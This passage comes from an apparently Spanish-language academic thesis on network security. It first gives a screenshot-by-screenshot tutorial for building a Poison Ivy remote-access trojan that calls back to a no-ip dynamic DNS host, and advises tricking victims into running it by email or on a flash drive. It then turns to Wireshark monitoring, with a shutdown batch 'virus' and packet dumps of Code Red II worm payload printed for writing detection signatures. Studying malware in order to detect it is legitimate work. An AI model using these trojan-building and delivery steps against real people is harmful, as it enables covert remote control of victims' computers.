


Figura. 4. 49. Autentificación en no-ip.

Seguido de esto, ingresar el primer domino ingresando en *host redirects*.




Figura. 4. 50. Creación de un dominio DNS en no-ip.

Para crear un nuevo subdominio hacer click en *add host*.




Figura. 4. 51. Domino creado en no-ip.

Editar un nuevo subdominio




Figura. 4. 52. Creación de un subdominio.

Llenar el nombre y automáticamente el NO IP proporciona la dirección IP en la que se encuentra el cliente del atacante, y seleccionar *create host* que se encuentra un poquito más abajo en la misma página




Figura. 4. 53.Dominio Registrado.

Para crear el virus se siguen los siguientes pasos:




Figura. 4. 54. Creación del virus poison ivy, paso 1.

Seleccionar la opción de crear perfiles y digitar el nombre que se quiere dar al troyano, para este caso se lo llamara *poison*.




Figura. 4. 55. Creación del virus poison ivy, paso 1.

En la siguiente opción que es la de conexión, se digitará el nombre de la no-ip o servidor DNS que para este caso es *routerw.no-ip.biz* y el puerto de conexión para este caso se ha escogido el puerto 3460, como se observa a continuación:




Figura. 4. 56. Creación del virus poison ivy, paso 3.

Seleccionar siguiente, y dejar tal cual se observa la siguiente ventana:




Figura. 4. 57. Creación del virus poison ivy, paso 4.

Seleccionar siguiente y dejar la y habilitar las opciones que se muestran a continuación.




Figura. 4. 58. Creación del virus poison ivy, paso 5.

En la siguiente ventana de construcción seleccionar el botón de *generate* para generar el código malicioso




Figura. 4. 59. Creación del virus poison ivy, paso 6.

Se creará el archivo ejecutable del troyano que se ha creado, que para este caso se lo nombro como *poison.exe*.




Figura. 4. 60. Creación del virus poison ivy, paso 7.

Seleccionar guardar, y ahora se debe enviar a este virus por correo y la víctima deberá ejecutar el mismo para infectar su computadora y darle el acceso remoto al atacante.

Para poder escuchar los virus basta que el atacante, este debe seleccionar la opción de nuevo cliente, que le permitirá observar el comportamiento de las computadoras que se encuentren infectadas por este troyano




Figura. 4. 61. Instalación del cliente del atacante paso 1.

Seleccionar el botón de inicio sin modificar ninguna opción.




Figura. 4. 62. Instalación del cliente del atacante paso 2.

Se debe instalar al cliente de no-ip conocido como NO-IP DUC que le permite actualizar siempre la dirección IP a la cual se encuentra conectado el atacante, para que siempre la víctima se conecte a el. Para esto se debe descargar el cliente de no-ip de la página oficial www.no-ip.com




Figura. 4. 63. Cliente de No-ip.

Ingresar con el electrónico y contraseña registrados para tener acceso a www.noip.com y este muestra los subdominios registrados en NO-IP para esa cuenta. Marcar la casilla de verificación para hacer que se informe de los cambios de la dirección IP del PC actual a ese subdominio. Marcar la casilla de verificación para que siempre se esté actualizando la dirección IP del subdominio creado si esta no es estática.




Figura. 4. 64. Selección de subdominio a utilizar.

Una vez creado el virus, el atacante lo envía por correo o lo guarda en la memoria flash de alguna víctima para que esta piense que es algún archivo de música o audio que no ha visto, lo ejecute y se infecte de forma indirecta.

4.3. MONITORIZACIÓN DEL TRÁFICO

Para monitorizar el tráfico de la red se ha utilizado la herramienta gráfica Wireshark para identificar y analizar el tipo tráfico de una red activa.

Características:

- Disponible para UNIX, LINUX, Windows y Mac OS.
- Captura los paquetes directamente desde una interfaz de red, obteniendo detalladamente la información del protocolo utilizado en el paquete capturado.
- Capacidad de importar/exportar los paquetes capturados desde/hacia otros programas.

- Filtra los paquetes que cumplan con un criterio definido previamente.
- Realiza la búsqueda de los paquetes que cumplan con un criterio definido previamente.
- Permite obtener estadísticas.
- Sus funciones gráficas son muy poderosas ya que identifica mediante el uso de colores los paquetes que cumplen con los filtros establecidos. [108]

El WireShark no es un IDS, puesto que no genera una alerta si se presentan casos anómalos en la red, pero permite analizar y monitorizar la red para solventar comportamientos anómalos en el tráfico de la misma.

Instalación de WireShark

El Wireshark soporta múltiples plataforma entre ellas UNIX, LINUX y Windows, a continuación se describe la instalación para cada uno de estos sistemas operativos.

Instalación

Previo a la instalación se debe verificar si el sistema tiene las siguientes utilidades:

- GTK+, GIMP Tool Kit y Glib (puede obtener en el siguiente site: www.gtk.org)
- libpcap (puede obtener en el siguiente site: www.tcpdump.org)

Una vez verificados, se procede a descargar el instalador de la página oficial http://www.ethereal.com/download.html para Unix. Mediante el comando correspondiente para descomprimir el archivo obtenido.

- En versiones de UNIX con GNU tar

  tar zxvf wireshark-1.0.0-tar.gz

- En caso contrario se deberá ejecutar los siguientes comandos

  gzip –d wireshark-1.0.0-tar.gz
  tar xvf wireshark-1.0.0-tar

Para instalar se debe seguir el procedimiento detallado a continuación.

1. Cambiar al directorio raíz de WireShark.

   cd <ruta_directorio_wireshark>

2. Configurar los archivos fuente para asegurar su buen funcionamiento en la versión de UNIX correspondiente.

   ./configure

3. Para generar el archivo ejecutable se debe aplicar el siguiente comando.

   make

4. Finalmente para culminar la instalación de la aplicación se ejecuta el comando:

   make install

5. Para hacer uso de la interfaz gráfica del Wireshark en Debian se aplica el comando aptitude install Wireshark

4.3.1. Monitorización de un virus básico enviado por correo

Debido a que los navegadores Web actuales tienen un sistema *antispam* y detectan los virus de red más populares, se ha creado un virus básico con el nombre de dos.bat el mismo que tiene como función apagar la computadora el momento que el usuario lo ejecuta.

Se ha enviado por correo electrónico este virus a la víctima, en este caso se analizarán los paquetes que se están enviado por correo solamente, no se debe analizar los diez primeros paquetes que abren la conexión puesto que se negaría el envío y recepción de correo que no es el objetivo de este proyecto. El código malicioso enviado se muestra a continuación y hay que guardarlo con extensión *.bat* para que funcione.

shutdown –s –t 02

A continuación se muestra la captura de paquetes el momento de enviar el virus como archivo adjunto a la víctima, en este caso particular se analizarán los dos únicos paquetes que abren la conexión el momento de enviar el archivo, como se muestra a continuación.

Análisis del envío de un código malicioso por correo electrónico que utiliza el protocolo SMTP

Primer Paquete

```
..1x..Me ssage-ID
: <311F6 44B0D4C4
F9C8829F 24F10BC4
E21@wolf >..From:
 "Veroni ca Ceval
los" <ve ro.ceval
los@cabl emodem.c
om.ec>.. To: <ver
o.cevall os@cable
modem.co m.ec>..S
ubject:  virus do
s..Date:  Tue, 7
Dec 2010  11:53:4
2 -0300. .MIME-Ve
rsion: 1 .0..Cont
ent-Type : multip
art/mixe d;...bou
ndary="- ---=_Nex
tPart_00 0_0009_0
1CB9605. 6505E880
"..X-Pri ority: 3
..X-MSMa il-Prior
ity: Nor mal..X-M
ailer: M icrosoft
 Outlook  Express
 6.00.29 00.5512.
.X-MimeO LE: Prod
uced By  Microsof
t MimeOL E V6.00.
2900.551 2....Thi
s is a m ulti-par
t messag e in MIM
E format .....---
---=_Nex tPart_00
0_0009_0 1CB9605.
6505E880 ..Conten
t-Type:  multipar
t/altern ative;..
.boundar y="----=
_NextPar t_001_00
0A_01CB9 605.6505
```

Segundo Paquete

```
......e= "dos.bat
"..Conte nt-Trans
fer-Enco ding: 7b
it..Cont ent-Disp
osition:  attachm
ent;...f ilename=
"dos.bat "....shu
tdown -s  -t 02..
```

E880"... ...----- -=_NextP art_001_ 000A_01C B9605.65 05E880.. Content- Type: te xt/plain ;...char set="iso -8859-1" ..Conten t-Transf er-Encod ing: quo ted-prin table... .que te sirva ja jaja..-- ----=_Ne xtPart_0 01_000A_ 01CB9605 .6505E88 0..Conte nt-Type: text/ht ml;...ch arset="i so-8859- 1"..Cont ent-Tran sfer-Enc oding: q uoted-pr intable. ...<!DOC TYPE HTM L PUBLIC "-//W3C //DTD HT ML 4.0 T ransitio nal//EN" >..<HTML ><HEAD>. .<META h ttp-equi v=3DCont ent-Type content =3D"text /html; = ..charse t=3Diso- 8859-1"> ..<META content= 3D"MSHTM L 6.00.2 900.5512 " name=3 DGENERAT OR>..<ST YLE></ST YLE>..</ HEAD>..< BODY bgC olor=3D# ffffff>. .<DIV><F ONT face =3DArial size=3D 2>que te sirva = ..jajaja </FONT>< /DIV></B ODY></HT ML>....- -----=_N extPart_ 001_000A _01CB960 5.6505E8 80--.... ------=_ NextPart _000_000 9_01CB96 05.6505E 880..Con tent-Typ e: appli cation/o ctet-str eam;...n am	

Tabla. 4. 1. Envío de código malicioso por correo electrónico.

Al analizar estos dos paquetes, se observa a finales del primer paquete y a principio del segundo el envió del archivo que contiene el código malicioso, es por esta razón que solo se toma la ultima parte del primer paquete y la primera del segundo para generar una expresión regular que impida que el correo que adjunta el virus se envié a la víctima.

4.3.2. Monitorización de Gusanos

Para la monitorización del código malicioso de los gusanos por la red, se debe enviar a los mismos por correo electrónico para obtener su firma digital, y se analizará solo los paquetes que envían al código malicioso para intentar bloquearlo mediante el L7-filter.

Code red II

Análisis del envió del CODERED2, mediante el protocolo SMTP			
Primer Paquete	**Segundo paquete**	**Tercer Paquete**	**Cuarto Paquete**
.......C ontent-T ransfer- Encoding : base64 ..Conten t-Dispos ition: a ttachmen t;...fil ename="C odered2. exe".... ROVUIC9k ZWZhdWx0 LmlkYT9Y WFhYWFhY WFhYWFhY WFhYWFhY WFhYWFhY WFhYWFhY WFhYWFhY WFhY..WF hYWFhYWF hYWFhYWF hYWFhYWF hYWFhYWF hYWFhYWF hYWFhYWF hYWFhYWF hYWFhYWF hYWFhYWF hY..WFhY WFhYWFhY WFhYWFhY WFhYWFhY WFhYWFhY WFhYWFhY WFhYWFhY WFhYWFhY WFhYWFhY WFhYWFhY	....../1 WsPeoOAA B1EWoAag GNhVz+// 9Q/3WA/1 Wo/3WA.. /1W06ef+ //+7AADf d4HDAAAB AIH7AAAA eHUFuwAA 8L9g6A4A AACLZCQI ZGePBgAA WGHr2WRn /zYA..AG RniSYAAG aBO01ade OLSzyBPA tQRQAAdd eLVAt4A9 OLQgyBPA NLRVJOdc WBfAMERU wzMnW7M8 lJ..i3Ig A/P8Qa2B PANHZXRQ dfWBfAME cm9jQXXr AOoQSdHh AOokD7cM C8HhAgNK HIsECwPD iUQkJGRn ..jwYAAF hhw+hR// //iV38iU X46AOAAA BMb2FkTG licmFyeU EA/3X8/1 X4iUX06A OAAABDcm VhdGVU.. aHJlYWQA /3X8/1X4 iUXw6AOA	......9Q /1XgjbwF XP7//+gJ AAAAXENN RC5FWEUA XvylpaSz Y2oB6BwA AABkOlxp bmV0..cH ViXHNjcm lwdHNccm 9vdC5leG UAiwwkiB mNhVz+// 9Q/1Xcag HoKwAAAG Q6XHByb2 dyYX4xXG Nv..bW1v bn4xXHN5 c3RlbVxN U0FEQ1xy b290LmV4 ZQCLDCSI GY2FXP7/ /1D/Vdzo ugUAAPxN WlAAAgAA ..AAQADw D//wAAuA AAAAAAAA BAABr8AA AB/Pz8/P z8AABQRQ AATAEDAP 0qJSkAAA AAAAAAAO AAj4EL.. AQIZAAQA AAAIAAAA AAAAABAA AAAQAAAA IAAAAABA AAAQAAAA BAAAAQAA AAAAAAAD AAoAAAAA AABA..AA AABAAAAA AAAAIAAA	......Ry b2xT..ZX RcU2Vydm ljZXNcVz NTVkNcUG FyYW1ldG Vyc1xWaX J0dWFsIF Jvb3RzAA AAAC9TY3 JpcHRzAA AA..AC9N U0FEQwAA L0MAAC9E AABjOlws LDIxNwAA AABkOlws LDIxN/z8 /Pz8/Pz8 /Pz8/Pz8 /Pz8/Pz8 ../Pz8/P wAAAAAAA AAAAAAAA AAAAAAAA AAADwwAA AAAAAAAA AAAIQwAA BgMAAATD AAAAAAAA AAAAAA.. kTAAAHAw AAAAAAAA AAAAAAAA AAAAAAAA AAAAJ4w AACmMAAA vjAAAAAA AADIMAAA 3DAAAO4w AAD+..MA AAAAAAAJ 4wAACmMA AAvjAAAA AAAADIMA AA3DAAAO 4wAAD+MA AAAAAAAE tFUk5FTD MvLmRsbA

```
..WFhYWF hYWFhYWF
hYWFhYWF hYWFhYWF
hYWFhYWF hYWFhYWF
hYWFhYWF hYWFhYWF
hYWFhYWF hYWFhY..
WFhYWFhY WFhYWFhY
WCV1OTA5 MCV1Njg1
OCV1Y2Jk MyV1Nzgw
MSV1OTA5 MCV1Njg1
OCV1Y2Jk MyV1..Nz
gwMSV1OT A5MCV1Nj
g1OCV1Y2 JkMyV1Nz
gwMSV1OT A5MCV1OT
A5MCV1OD E5MCV1MD
BjMyV1MD Aw..MyV1
OGIwMCV1 NTMxYiV1
NTNmZiV1 MDA3OCV1
MDAwMCV1 MDA9YSAg
SFRUUC8x LjANCkNv
bnRlbnQt ..dHlwZT
ogdGV4dC 94bWwKQ2
9udGVudC 1sZW5ndG
g6IDMzNz kgDQoNCs
jIAQBg6A MAAADM6/
XP7//1D/ VZiLQBCL
CImNWP7/ //9V5D0E
BAAA..D5 TBPQQIAA
APlMUKzQ +2yYmNVP
7//4t1CI F+MJoCAA
APhMQAAA DHRjCaAg
AA6AoAAA BDb2RlUm
Vk..SUkA ixwk/1XY
ZgvAD5WF OP7//8eF
UP7//wEA AABqAI2F
UP7//1CN hTj+//9Q
i0UI/3AI /5CEAAAA
..gL04/v //AXRoU/
9V1P9V7A FFhGm9VP
7//ywBAA CBxywBAA
Do0gQAAP fQD6/HiU
Y0jUWIUG oA/3UI..
6AUAAADp Af///2oA
agD/VfBQ /1XQT3XS
6DsFAABp vVT+//8A
XCYFgccA XCYFV/9V
6GoAahb/ VYxq..//
9V6Ov5i0 Y0KUWEam
T/VeiNhT z+//9Q/1
```

```
AABHZXRU aWNrQ291
bnQA/3X8 /1X4iUXs
6AYAAABT bGVlcAD/
dfz/..Vf iJRejoFw
AAAEdldF N5c3RlbU
RlZmF1bH RMYW5nSU
QA/3X8/1 X4iUXk6B
QAAABHZX RTeXN0ZW
1E..aXJl Y3RvcnlB
AP91/P9V +IlF4OgK
AAAAQ29w eUZpbGVB
AP91/P9V +IlF3OgQ
AAAAR2xv YmFsRmlu
..ZEF0b2 1BAP91/P
9V+IlF20 gPAAAAR2
xvYmFsQW RkQXRvbU
EA/3X8/1 X4iUXU6A
wAAABDbG 9zZUhh..
bmRsZQD/ dfz/VfiJ
RdDoCAAA AF9sY3Jl
YXQA/3X8 /1X4iUXM
6AgAAABf bHdyaXRl
AP91/P9V +IlF..yO
gIAAAAX2 xjbG9zZQ
D/dfz/Vf iJRcToDg
AAAEdldF N5c3RlbV
RpbWUA/3 X8/1X4iU
XA6AsAAA BX..UzJf
MzIuRExM AP9V9IlF
vOgHAAAA c29ja2V0
AP91vP9V +IlFuOgM
AAAAY2xv c2Vzb2Nr
ZXQA/3W8 ../1X4iU
W06AwAAA Bpb2N0bH
NvY2tldA D/dbz/Vf
iJRaToCA AAAGNvbm
5lY3QA/3 W8/1X4iU
